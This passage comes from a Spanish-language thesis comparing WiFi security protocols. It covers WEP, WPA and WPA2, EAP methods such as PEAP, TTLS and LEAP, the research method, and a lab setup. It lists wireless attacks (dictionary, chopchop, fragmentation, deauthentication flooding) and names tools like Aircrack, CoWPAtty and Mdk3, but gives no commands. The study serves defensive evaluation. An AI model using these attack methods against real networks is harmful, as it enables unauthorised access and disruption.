2.6.5 EAP - PEAP

El protocolo PEAP[15], es un protocolo creado por Microsoft, Cisco y RSA Security. Se establece un túnel TLS a través del cual se procede a la autenticación con MSCHAPV2. El servidor puede utilizar certificación, aunque esta no es obligatoria en el draft.

A la hora de analizar el protocolo, se puede ver que el NAS envía el primer paquete con su identidad, el solicitante le contesta. El NAS hace de pasarela entre éste y el servidor de autenticación. Al igual que con el protocolo TLS, ambas partes se intercambian los métodos de autenticación. Una vez el servidor le indica que utiliza PEAP, se crea el túnel seguro, el cliente y el servidor se autentican mutuamente con el

[15] http://tools.ietf.org/html/draft-josefsson-pppext-eap-tls-eap-01

método de autenticación MSCHAPV2. Una vez ambas partes se han autenticado empieza el 4Way-Handshake. Esta cronología se puede ver en la figura 22.




Figura 14. Intercambio de mensajes EAP-PEAP

2.6.6 EAP - TTLS

EAP-TTLS[16] es una extensión de EAP-TLS, fue desarrollado por Funk y Certicom. La autenticación EAP-TTLS usa certificados para autenticar el lado de la red. Por otro lado, emplea una manera menos compleja de autenticar el lado del solicitante, eliminando de esta manera la necesidad de configurar certificados en cada cliente WLAN. Establece un túnel seguro TLS para autenticar al cliente mediante otros protocolos de autenticación como PAP (Password Authentication Protocol), CHAP

[16] http://tools.ietf.org/html/draft-funk-eap-ttls-v0-05

(Challenge Handshake Authentication Protocol), MSCHAP (Microsoft CHAP) o MSCHAPV2 (Microsoft CHAPv2).




Figura 15. Intercambio de mensajes EAP-TTLS

En la figura24 se muestra el proceso de autenticación del protocolo EAP-TTLS, al igual que pasa con el anterior, esta autenticación consta de dos partes, una sin el túnel seguro y la segunda con un túnel seguro. También se muestra la cronología de mensajes con el protocolo TTLS y utilizando el protocolo MSCHAPv2 (izquierda) y con el PAP, CHAP o MSCHAP (derecha). Como se puede ver, el protocolo MSCHAPv2, precisa de dos mensajes más que los otros.

La primera fase comienza cuando el autenticador envía un mensaje “EAPRequest-Identity” al solicitante, y éste le responde con un mensaje “EAPResponse- Identity” con la identidad vacía (la identidad es solo enviada cuando el túnel TLS está establecido).

Después, el handshake TLS toma lugar, y como resultado de él, el servidor es autenticado y se establece un túnel seguro. En este punto, la segunda fase comienza a autenticar al cliente, con otro método de autenticación a través del túnel establecido (como se ha comentado anteriormente puede ser un método como PAP, CHAP, MSCHAP, o MSCHAPV2, o algún otro método EAP como EAP-MD5). Una vez autenticado y después de que el servidor dé el visto bueno, empieza el 4Way-Handshake.

2.6.7 EAP - LEAP

LEAP fue desarrollado por Cisco Systems, está basado en EAPMD5. Autentica el servidor y el cliente mediante un secreto compartido (PSK) usando MSCHAPV2. Encripta la transmisión de datos usando claves WEP dinámicas. Las claves de sesión son únicas para los usuarios y no compartidas entre ellos.

El servidor envía un desafío al cliente remoto que consiste en un identificador de sesión y una cadena de caracteres. El cliente envía una respuesta que contiene el nombre de usuario, un desafío, una encriptación del desafío recibido, el identificador de sesión y la contraseña del usuario. Una vez se tiene esto, el servidor revisa la respuesta del cliente y envía de vuelta una respuesta que contiene un indicador de aceptación (success) o denegación (failure) del intento de conexión.

Si es una aceptación, el cliente se lo comunica al servidor, entonces el servidor, envía una respuesta de autenticación basada en el desafío enviado, el desafío del cliente, la respuesta encriptada del cliente y la contraseña del usuario. Por último, el cliente verifica la respuesta de autenticación y realiza el 4Way-Handshake.




Figura 16. Intercambio de mensajes EAP-LEAP

2.6.8 Otros protocolos de autenticación

Existen otros métodos de autenticación[17], los cuales se describen brevemente a continuación:

EAP-MD5: Es el método de autenticación EAP más antiguo y simple. No proporciona autenticación por parte del servidor. La autenticación de la estación solicitante se realiza mediante la verificación de la función MD5 Hash de la contraseña de usuario.

EAP-OTC: Es un método parecido a MD5, pero basado en un sistema portátil de generación de claves instantáneas.

[17] http://www.ietf.org/rfc/rfc3748.txt

EAP-GTC: Es un sistema para el uso de algunas tarjetas smartcard sobre protocolo EAP. Se utiliza con dispositivos token mediante interfaz USB, serial o paralelo.

EAP-FAST (Flexible Authentication via Secure Tunneling): Mecanismo propuesto por Cisco. Autentica el servidor y el cliente a partir de una clave compartida. Ésta se utiliza para establecer un túnel seguro y completar así la autenticación.

EAP-SIM (Subscriber Identity Module): Mecanismo para autenticación mutua e intercambio de claves utilizando el SIM de GSM. Este método requiere tener acceso a la infraestructura de autenticación del operador GSM así como a la información de la tarjeta SIM del usuario.

EAP-AKA (Authentication and Key Agreement: Siguiendo la misma filosofía que EAP-SIM, EAP-AKA utiliza los mecanismos para autenticación e intercambio de claves en redes 3G (UMTS y CDMA2000).

CAPÍTULO III

MATERIALES Y MÉTODOS

3.1 Diseño de la investigación

La presente investigación se enmarca dentro de un estudio **Cuasi-Experimental** en los cuales los sujetos o grupos de sujetos de estudio no están asignados aleatoriamente, es decir, los contenidos a ser enviados en el ambiente de pruebas no serán tomados al azar, sino que se los tendrá definidos antes de realizar dicho ambiente por el investigador.

Además se manipula una variable independiente y evaluación de su correspondiente efecto en la variable dependiente. Su validez se alcanzará a medida que se demuestre el acceso seguro en redes inalámbricas WIFI, escogiendo la tecnología adecuada en función de las contramedidas frente al análisis comparativo de las vulnerabilidades de los protocolos de protección y autenticación.

3.2 Tipo de investigación

En la investigación se considera que el tipo de estudio que se va a realizar es una **investigación descriptiva y aplicada**, ya que se utilizará el conocimiento para realizar un estudio comparativo de los protocolos de protección y autenticación en redes inalámbricas, permitiendo encontrar la mejor tecnología en el acceso seguro en redes WIFI.

3.3 Métodos

Para este proyecto se utilizarán los siguientes métodos de investigación.

Método Científico: Servirá para recopilar la información necesaria para encontrar la tecnología adecuada a ser aplicada en el ambiente de pruebas a ser construido, ya

que las ideas, conceptos, y teorías expuestas en este anteproyecto de tesis son verificables como válidos. Se ha realizado las siguientes consideraciones para esta investigación:

- Se plantea la investigación en base al problema de vulnerabilidad de los protocolos de protección y autenticación, para el acceso seguro de redes inalámbricas WIFI.
- Se trazan los objetivos de la investigación que permitirán resolver problema de vulnerabilidad, para el acceso seguro en redes inalámbricas WIFI.
- Se justifican los motivos por los cuales se propone realizar la siguiente investigación.
- Se elabora un marco teórico que ayude a forjar una idea general para la realización del trabajo de tesis, y así tener un horizonte más amplio.
- Se plantea una hipótesis la cual es una posible respuesta al problema planteado y posee una íntima relación entre el problema y el objetivo.
- Se propone la operacionalización de las variables en base a la hipótesis planteada.
- Se realiza la recolección de datos, y se observa el comportamiento del ambiente de pruebas en el acceso seguro.
- Se realiza la prueba de la hipótesis con los resultados obtenidos.
- Se elabora las conclusiones y recomendaciones, producto de la investigación realizada.

Método Deductivo: debido que al estudiar los diferentes protocolos de encriptación y autenticación en redes WIFI se tratará de encontrar una tecnología de seguridad que

contenga las mejores características para el acceso seguro y no vulnerable de los datos.

3.4 Técnicas

Se usará ciertas técnicas, entre ellas están:

- Observación
- Recopilación de información.
- Análisis
- Pruebas

3.5 Fuentes de Información

Revisión de información de fuentes bibliográficas como:

- Textos
- Revistas
- Documentos
- RFC´s
- Estándares
- Otros

3.6 Recursos

3.6.1 Recursos Humanos

Dentro de la parte humana intervienen:

- Ejecutor de la Tesis.
- El Tutor
- Miembros

- Proveedores de Equipos

3.6.2 Recursos Materiales

- Hojas de Papel Bond
- CD's
- Flash Memory
- Bibliografía
- Libros
- Internet (meses)

3.6.3 Recursos Técnicos

Hardware

Tabla 1. Recursos Hardware

RECURSO	CARACTERISTICA	DESCRIPCION
Computador Escritorio	Procesador Intel PentiumIV 2.2GHZ Memoria Ram 512GB Mb. Disco Duro 40 Gb. Tarjeta fastethernet	Computador dedicado a ser el servidor de autenticación
Laptops	Procesador Intel PIV 1.66GHZ Memoria Ram 1GB Mb. Disco Duro 40 Gb. DVDROM	Usuario común de la red WIFI tanto para el modo personal como enterprise tarjeta compatible IEEE 802.11b/g
Laptops	Procesador AMD TL-64 2.20GHZ Memoria Ram 4GB Mb. Disco Duro 250 Gb.	Destinado a la auditoria, scaneo, sniffing y crakeo de los protocolos

	DVDROM, Puertos usb2.0	
Tarjeta Inalámbrica USB	Alfa Network AWUS036H Chipset reltec8187 Soporte modo monitor	Tarjeta para el uso de las herramientas inalámbricas bajo Linux compatible IEEE 802.11b/g
Access Point	Cisco WAP4410N Soporte para (WEP, WPA PSK/ENT ,WPA2 PSK/ENT y 802.1x EAP-TTLS)	Dispositivo inalámbrico destinado a funcionar como Access Point en los ambientes de prueba
Impresora Epson Tx220	Instalado con sistema de tinta continua	Impresión del documento de tesis

Software

- Sistema operativo Windows o Linux
- Software editor de textos
- VMware con Live cds: Backtrack, wifislax, wifiway,
- Herramientas Wireless (auditoria, scaneo, sniffing y crakeo)
- Openssl y Freeradius
- Mysql y Daloradius
- Software suplicante wpa_suplicant

Otros

- Bibliografía
- Internet

3.7 Planteamiento de la Hipótesis

“El análisis de vulnerabilidades de protocolos de protección y autenticación inalámbrico permitirá escoger una tecnología adecuada para el acceso seguro en redes wifi.”

3.8 Determinación de las variables

Variable Independiente: Análisis de vulnerabilidades de protocolos de protección y autenticación inalámbrico

Variable Dependiente: Tecnología adecuada para el acceso seguro en redes Wifi.

3.9 Operacionalización Conceptual de variables

Tabla 2.Operacionalización Conceptual de variables

VARIABLE	TIPO	DEFINICIÓN
Análisis de vulnerabilidades de protocolos de protección y autenticación inalámbrico	Independiente	Estudio de las diversos protocolos de seguridad existentes en redes wlan, específicamente WIFI
Tecnología adecuada para el acceso seguro en redes Wifi	Dependiente	Seleccionar una tecnología que se adecúe mejor contra los ataques y permita tener accesos seguros.

3.10 Operacionalización Metodológica de variables

Tabla 3. Operacionalización Metodológica de variables

HIPÓTESIS	VARIABLES	INDICADORES	INDICES	TÉCNICAS
El análisis de vulnerabilidades de protocolos de protección y autenticación inalámbrico permitirá escoger una tecnología adecuada para el acceso seguro en redes Wifi.	**V. Independiente** Análisis de vulnerabilidades de protocolos de protección y autenticación inalámbrico	• Protocolos protección y autenticación inalámbrico existentes para redes WIFI	Numero de protocolos de protección. Y autenticación	• Observación • Recopilación de información.
		• Cifrado	Algoritmo con generación de cifrado pseudoaleatoria Susceptible tamaño del algoritmo de cifrado Tamaño del VI corto Reutilización del VI Envío del VI texto plano	• Observación • Recopilación de información • Análisis.
		• Mecanismos de entrega de datos	Falta Integridad de la cabecera Mecanismo de integridad independiente de llave y VI Mecanismo integridad de forma lineal	• Observación • Recopilación de información • Análisis.

El análisis de vulnerabilidades de protocolos de protección y autenticación inalámbrico permitirá escoger una tecnología adecuada para el acceso seguro en redes Wifi.	**V. Independiente** Análisis de vulnerabilidades de protocolos de protección y autenticación inalámbrico	• Autorización	No existe Preautenticación Distribución manual de clave Autenticación basada en maquina Permite desasociación Inserción de Tráfico	• Observación • Recopilación de información • Análisis
		• Aplicabilidad	El uso de la tecnología está permitido y regulado en el Ecuador Existencia de productos en el país	• Observación • Recopilación de información • Análisis
	V. Dependiente Tecnología adecuada para el acceso seguro de datos en redes Wifi	• Confidencialidad	Algoritmo de cifrado mejorado Tamaño de algoritmo de cifrado Cifrado generado dinámicamente VI cifrado y mejorado	• Observación • Análisis • Pruebas
		• Integridad	Integridad de la cabecera Integridad cifrada Integridad dependiente de la llave y VI	• Observación • Análisis • Pruebas

El análisis de vulnerabilidades de protocolos de protección y autenticación inalámbrico permitirá escoger una tecnología adecuada para el acceso seguro en redes Wifi.	**V. Dependiente** Tecnología adecuada para el acceso seguro de datos en redes Wifi	• Disponibilidad	Evita desasociación Excluye la inserción de tráfico	• Observación • Análisis • Pruebas
		• Autentificación	Soporta negociación de pre-autenticación Distribución automática de clave Autenticación de usuario Permite autenticación mutua Uso de protocolos de autenticación	• Observación • Análisis • Pruebas

3.11 Población y Muestra

La población es el conjunto de todos los elementos que pueden ser evaluados, en la presente investigación resulta no muy adecuado tomar en cuenta las soluciones propietarias sean en hardware o software ya que se trata de averiguar las posibles falencias de los protocolos independientes de la marca o tecnología. Con esto en mente se definirá dos aspectos para su desarrollo:

- Protocolos seguridad wireless
- Vulnerabilidades Existentes

Protocolos seguridad wireless

Los protocolos de protección y autenticación usados en las redes WIFI la conforman WEP, WPA y WPA2, los que son apropiados y convenientes para los fines de esta investigación. Esta población se seleccionó basándose de dos fuentes: la Organización de estandarización IEEE sección 802.11 (wireless) y la organización global Wi-Fi-Alliance.

Tabla 4. Población de protocolos de protección y autenticación wireless

PROTOCOLOS DE SEGURIDAD					
	WEP	WPA		WPA2	
	64/128 bits	PSK	ENTERPRISE	PSK	ENTERPRISE
Cifrado	WEP	TKIP		CCPM	
Autenticación			802.1X-EAP(LEAP, TLS, PEAP, SIM, TTLS)		802.1X-EAP(LEAP, TLS, PEAP, SIM, TTLS)

Se ha determinado la utilización de una muestra no aleatoria ya que los elementos representativos están determinados a juicio del investigador. Cabe recalcar que del

conjunto de protocolos EAP en redes wireless seleccionamos el protocolo EAP/TTLS y descartamos el resto, las razones las detallamos a continuación:

- **TTLS:** No se restringe ni el hardware ni al software. Es compatible con Freeradius y como el desarrollo de la presente investigación es libre (GNU/Opensource) es el más adecuado .Los certificados usado para la autenticación de usuario no requiere licenciamiento usamos OpenSSL que también es open source. Con esta perspectiva queda dentro del análisis de este trabajo

- LEAP es de Cisco, PEAP y TLS Microsoft y SIM solución especializada en hardware Con esta perspectiva queda dentro del análisis de este trabajo.

Con lo ya dicho evaluamos los protocolos WEP, WPA y WPA2 (ambos en su modo personal y empresarial) y el protocolo de autenticación EAP/TTLS como se muestra en la tabla siguiente:

Tabla 5. Muestra de protocolos de protección y autenticación a estudiar

PROTOCOLOS DE SEGURIDAD					
	WEP	WPA		WPA2	
	64/128 bits	PSK	ENTERPRISE	PSK	ENTERPRISE
Cifrado	WEP	TKIP		CCPM	
Autenticación			802.1X-EAP/TTLS		802.1X-EAP/TTLS

Vulnerabilidades Existentes

La seguridad en los protocolos de protección y autenticación están dictados por los principios de la seguridad que son: Confidencialidad, Integridad, Autenticación y Disponibilidad , mismos que al ser quebrantados generan vulnerabilidades (a la que se asocia un ataque) los que son apropiados y convenientes para los fines de esta

investigación. Esta población se seleccionó basándose en los documentos de la NIST (Nacional Institute of Standar and Tecnology)con respecto a la seguridad en redes IEEE 802.11 - [18][19][22].

Tabla 6. Población de Vulnerabilidades de protocolos wireless

Principios	Vulnerabilidad / Ataques
Confidencialidad	Espionaje, Clave WEP, Evil Twin AP, AP Phishing, Hombre en el medio. ataque de contraseñas (fuerza bruta/ diccionario) Inducción chopchop, ataque estadístico
Integridad	Fragmentación 802,11 marco de inyección, 802,11 datos Replay, 802.1X EAP Replay
Autenticación	Shared Key Adivinar, PSK Cracking, Robo de aplicación Login, Inicio de sesión de dominio Cracking, VPN Login Cracking 802.1X robo de identidad, Adivinar contraseña LEAP 802.1x, Cracking802.1X, fragmentación e inyección.)
Disponibilidad	AP robo, Queensland denegación de servicio, 802.11 Beacon inundaciones, 802,11 Asociado / Autenticar las inundaciones, 802,11 TKIP Exploit MIC, 802,11 desautentificación inundaciones, 802.1X EAP-Start de inundaciones, 802.1X EAP-Failure

Se ha determinado la utilización de una muestra no aleatoria. Se debe tener en cuenta que la falla a un principio indistintamente con que ataque se realiza es una vulnerabilidad a un principio, es decir, muchos de ellos hacen ataques basándose en los resultados de otros o son los mismos ataques pero con pequeñas particularizaciones.

Por este motivo se escogieron 6 ataques (tabla 7) que son los suficientes y necesarios al vulnerar un principio de seguridad. Además que su implementación va de la mano con los requerimientos hardware y software previstos en esta investigación.

Tabla 7. Muestra de Vulnerabilidades de protocolos inalámbricos a estudiar

Principios	Vulnerabilidad / Ataques
Confidencialidad	ataque de contraseñas (fuerza bruta/ diccionario) Inducción chopchop, ataque estadístico
Integridad	Ataque de fragmentación e inyección
Autenticación	Ataque de fragmentación e inyección, y ataque de contraseñas (fuerza bruta/ diccionario)
Disponibilidad	Denegación de servicio, desautentificación inundaciones,

3.12 Instrumentos de recolección de datos

De acuerdo a la naturaleza de la investigación, los instrumentos más idóneos para la recolección de los datos fueron las guías de observación, estándares y documentos técnicos (RFC's y publicaciones de la NIST), con esto se pudo establecer los parámetros de comparación para realizar el análisis de los protocolos de protección y autenticación inalámbricos que dará como resultado las vulnerabilidades de dichos protocolos en redes inalámbricas 802.11b.

Luego de haber reconocido a profundidad las vulnerabilidades se medirá las contramedidas frente a ataques asociados a dichas vulnerabilidades, mediante herramientas inalámbricas [6]. De acuerdo a los procedimientos generales establecidos se ha determinado la utilización de un ordenador portátil con software o herramientas wireless para la auditoria, escaneo y ruptura, el mismo que contara con:

Tabla 8. Ataques y herramientas asociadas

TIPO DE USO	HERRAMIENTA INALÁMBRICA
Scanners y sniffers,	Kismet , Netstumbler, Wireshark
ataque Inductivo ChopChop ataque de inyección	Suite Aircrack, Suite Airsnort

ataque estadístico ataque de fragmentación	Suite Aircrack, Suite Airsnort
ataque de Diccionario/Fuerza bruta	Weplab, Suite Aircrack, CoWPAtty.
Denegación de Servicio/autenticación	Mdk3 , Suite Aircrack

Los dos ambientes de pruebas que a continuación se detalla:

Ambiente de prueba 1: Modo Personal

En esta primera instancia se configuraran los protocolos WEP, WPA-PSK, y el WPA2-PSK, con sus respectivos mecanismos de cifrado WEP, TKIP, CCMP. Como se detalla en la revisión de literatura en esta sección la parte de autenticación lo está realizando (por así decirlo) el mecanismo de cifrado.




Figura 17. Ambiente Modo Personal

Descripción de Equipos y software

Equipos.- Portátil se usara como cliente enlazada a un Access Point que soportará todos los protocolos de esta sección y otro que se usara para analizar, craquear y atacar este ambiente

Software.- Software utilizado está instalado en un portátil con las herramientas inalámbricas ya descritas.

Ambiente de prueba 2: Modo Enterprise (Empresarial)

Se configuraran los protocolos WPA-ENT, y el WPA2-ENT, con sus respectivos protocolos de cifrado TKIP, CCMP, y sus respectivos protocolos de autenticación que lo realiza el IEEE 802.1x con el protocolo asociado EAP-TTLS




Figura 18. Ambiente de Pruebas Modo Empresarial

.**Descripción de Equipos y software**

Tabla 9 Descripción de Equipos y software

	EQUIPO	SOFTWARE
Servidor	Computador de escritorio	Se instalara el servidor Freeradius, con Openssl, mysql y daloradius
Autenticador	Access Point cisco WAP4410N	Configuración de WPA y WPA2
Suplicante	Portátil gateway	Wpa_suplicant
Atacante	Portatil hp	Herramientas inalámbricas

En los dos ambientes de prueba se verificará si la contramedida es la más adecuada para contrarrestar la vulnerabilidad asociada impidiendo o no el ataque, es decir los parámetros expuestos brindaran el acceso seguro a la red WIFI.

CAPÍTULO IV

ANÁLISIS E INTERPRETACIÓN DE RESULTADOS

Debido a la naturaleza de difusión de la tecnología inalámbrica, asegurar los datos es mucho más difícil en una red inalámbrica que una red cableada. Para realizar el análisis de las vulnerabilidades de los protocolos de protección y autenticación inalámbricos escogidos, se tomó en consideración el cifrado, mecanismo de entrega de datos, autorización y si son aplicables ya que estos son inherentes a la norma WLAN IEEE 802.11 en cuanto a la confidencialidad, integridad y disponibilidad parámetros de seguridad de la información.

Los mecanismos de cifrado son las formas utilizadas para proteger la información atreves de llaves, claves, textos cifrados, etc. Más allá el algoritmo se encarga de realizar combinaciones, sustituciones y permutaciones entre el texto a cifrar y la clave, asegurándose al mismo tiempo de que las operaciones puedan realizarse en ambas direcciones (para el descifrado).

Los Criterios a la hora de elegir cual algoritmo de cifrado es mejor, en general, buscan que ofrezcan un alto nivel de seguridad relacionado con una pequeña clave utilizada para cifrado y descifrado, ser comprensible, ser adaptable y económico y por ultimo ser eficaz y exportable.

Los mecanismos de entrega de datos se definen como la capacidad de un protocolo inalámbrico para determinar si la información transmitida ha sido alterada por personas no autorizadas., es decir si los datos fueron entregados correcta o incorrectamente.

Es importante tomar en cuenta la autorización ya que a la hora de saber quién es el que accede a la red se debe identificar si es en realidad quien dice ser. La aplicabilidad será considerada como la factibilidad de usar la tecnología en Ecuador, es decir que cumpla con todos los requisitos funcionales para asegurar redes WIFI en nuestro medio.

4.1. Análisis y presentación de resultados variable independiente

Para el análisis de la variable independiente, se hizo referencia a los datos existentes en las especificaciones técnicas de cada protocolo inalámbrico, los mismos que están especificados en los Capítulos II y III de este estudio de tesis. Se dará a la escala cualitativa los siguientes valores cuantitativos:

Tablas con valores de Si y No:

- Si, tendrá el valor de 1
- No, tendrá el valor de 0

Tabla 10. Escala Cualitativa de cuantificación de indicadores variable independiente

CATEGORIA	ABREVIATURA	VALORACIÓN
Muy Malo	Mm	0
Malo	M	1
Bueno	B	2
Muy Bueno	Mb	3
Excelente	E	4

VARIABLE INDEPENDIENTE: Análisis de vulnerabilidades de protocolos de protección y autenticación inalámbrico

4.1.1 INDICADOR 1: Cifrado

Tabla 11. Cifrado de los protocolos

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
Algoritmo de cifrado	M	B	Mb	Mb	E
Susceptible tamaño del algoritmo de cifrado	M	B	Mb	Mb	E
Tamaño del VI corto	M	B	Mb	Mb	E
Reutilización del VI	M	B	Mb	E	E
Envío del VI texto plano	M	Mb	Mb	E	E

Tabla 12. Resultados Cifrado de los protocolos

INDICES	WEP	WPA		WPA2	
		PSK	ENT / TTLS	PSK	ENT / TTLS
Algoritmo de cifrado	1	2	3	3	4
Susceptible tamaño del algoritmo de cifrado	1	2	3	3	4
Tamaño del VI corto	1	2	3	3	4
Reutilización del VI	1	2	3	4	4
Envío del VI texto plano	1	3	3	4	4

